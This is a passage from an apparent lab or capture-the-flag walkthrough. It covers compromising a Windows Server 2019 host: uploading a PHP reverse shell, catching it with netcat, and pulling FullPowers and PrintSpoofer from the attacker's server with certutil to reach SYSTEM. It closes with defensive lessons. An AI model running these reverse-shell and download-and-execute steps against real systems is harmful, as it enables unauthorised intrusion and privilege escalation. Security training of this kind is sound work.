
We save that template as rev.php locally, adjusting the IP and port in the script's header:

<?php
// Copyright (c) 2020 Ivan Sincek
// v2.3
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    ...
We start the listener and browse to http://192.168.123.189:8080/uploader.php. The form loads (the Notice: Undefined index: _upl is expected: we have not submitted anything yet), we pick rev.php and hit Upload:

rlwrap nc -nlvp 80The server saves rev.php next to the uploader and we invoke it at http://192.168.123.189:8080/rev.php. Apache runs the code and our listener catches the connection:

connect to [192.168.45.244] from (UNKNOWN) [192.168.123.189] 54474
SOCKET: Shell has connected! PID: 3724
Microsoft Windows [Version 10.0.17763.2300]

C:\wamp\www>whoami
nt authority\local service
We land as nt authority\local service, the account Apache runs the service under.
Post-exploitation
Local
type local.txt & whoami & ipconfig & hostname
f7048936920e8f39316f1e3e5116e5d0
nt authority\local service
Privesc: restoring privileges with FullPowers
The first thing when landing on a service account is to look at its privileges. But this shell's whoami /priv comes stripped: only SeChangeNotifyPrivilege, SeCreateGlobalPrivilege and SeIncreaseWorkingSetPrivilege show up. The one that opens the escalation, SeImpersonatePrivilege, is missing, and LOCAL SERVICE should hold it by design. A search ("windows nt authority local service privilege escalation") points straight at the tool that restores it:

When a LOCAL SERVICE process starts outside its usual context (here, launched by Apache), Windows hands it a token with a reduced subset of privileges. FullPowers (repo) forces the creation of a scheduled task under the full account and returns a process with all the privileges it is owed (FullPowers). We download it and serve it over HTTP from our machine:
wget https://github.com/itm4n/FullPowers/releases/download/v0.1/FullPowers.exe &>/dev/null
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...From the victim's shell we pull it with certutil and run it:
certutil.exe -f -urlcache -split http://192.168.45.244:8080/FullPowers.exe FullPowers.exe
.\FullPowers.exe
.\FullPowers.exe
[+] Started dummy thread with id 620
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK

C:\Windows\system32>whoami /priv
SeAssignPrimaryTokenPrivilege   Replace a process level token       Enabled
SeImpersonatePrivilege          Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege         Create global objects               Enabled
Now the token has SeImpersonatePrivilege enabled. FullPowers does not escalate on its own; it just restores the privilege the Potato technique exploits afterwards.
SeImpersonate + PrintSpoofer
With SeImpersonatePrivilege restored, the Potato family entry is open: a service account with this privilege can impersonate the token of a SYSTEM process we coerce into connecting to a named pipe of ours (SeImpersonate abuse). Before picking the exploit it pays to check the exact OS version:

Host Name:      SQUID
OS Name:        Microsoft Windows Server 2019 Standard
OS Version:     10.0.17763 N/A Build 17763
System Type:    x64-based PC
It is Windows Server 2019, where JuicyPotato no longer works (Microsoft closed the CLSID/DCOM trick). Instead PrintSpoofer (repo) abuses the print spooler service to force that connection and is still valid here (PrintSpoofer). We serve it and pull it just like before:
certutil.exe -f -urlcache -split http://192.168.45.244:8080/printspoofer.exe printspoofer.exe
CertUtil: -URLCache command completed successfully.

# on the server:
192.168.123.189 - - [18/Jan/2026 23:16:01] "GET /printspoofer.exe HTTP/1.1" 200 -
We run it asking for an interactive cmd with the stolen token:
.\printspoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK

C:\Windows\system32>whoami
nt authority\system
Proof
type proof.txt & whoami & ipconfig & hostname
4285d550a10fe2093c7ac890a7e74f5d
nt authority\system
Attack chain
Squid proxy (3128)  --  open forward proxy
        │  internal port scan via proxy
        ▼
MySQL (3306) + WampServer/Apache (8080)  localhost only
        │  phpMyAdmin with default creds (root / no pass)
        │  + phpinfo() reveals DOCUMENT_ROOT = C:/wamp/www
        │  INTO OUTFILE -> uploader.php -> upload rev.php -> reverse shell
        ▼
shell as nt authority\local service  (local.txt)
        │  stripped token -> FullPowers restores SeImpersonatePrivilege
        ▼
token with SeImpersonatePrivilege
        │  PrintSpoofer (Windows Server 2019)
        ▼
nt authority\system  (proof.txt)
Lessons learned
- An open proxy is a pivot. Squid forwarded requests to
localhost, so the services the machine hid behind the firewall (MySQL and Wamp) were within reach. A forward proxy with no ACL is, in practice, a hole in the perimeter. - Factory credentials are still the short path. WampServer installs MySQL with
rootand no password; nobody changed it. Before hunting for exploits, try the obvious. phpinfo()is not harmless. Exposingphpinfo()revealed the exact document root, precisely the fact needed for theINTO OUTFILEto land in a path served by Apache.- The version drives the Potato choice.
systeminfoconfirmed Windows Server 2019, where JuicyPotato no longer works; that is why the vector was PrintSpoofer. Checking the build before firing the exploit saves attempts. - A stripped token is not a token without privileges.
LOCAL SERVICElooked harmless, but FullPowers restoredSeImpersonatePrivilegeand, with it, PrintSpoofer led to SYSTEM. The account held the privilege by design; it only had to be recovered.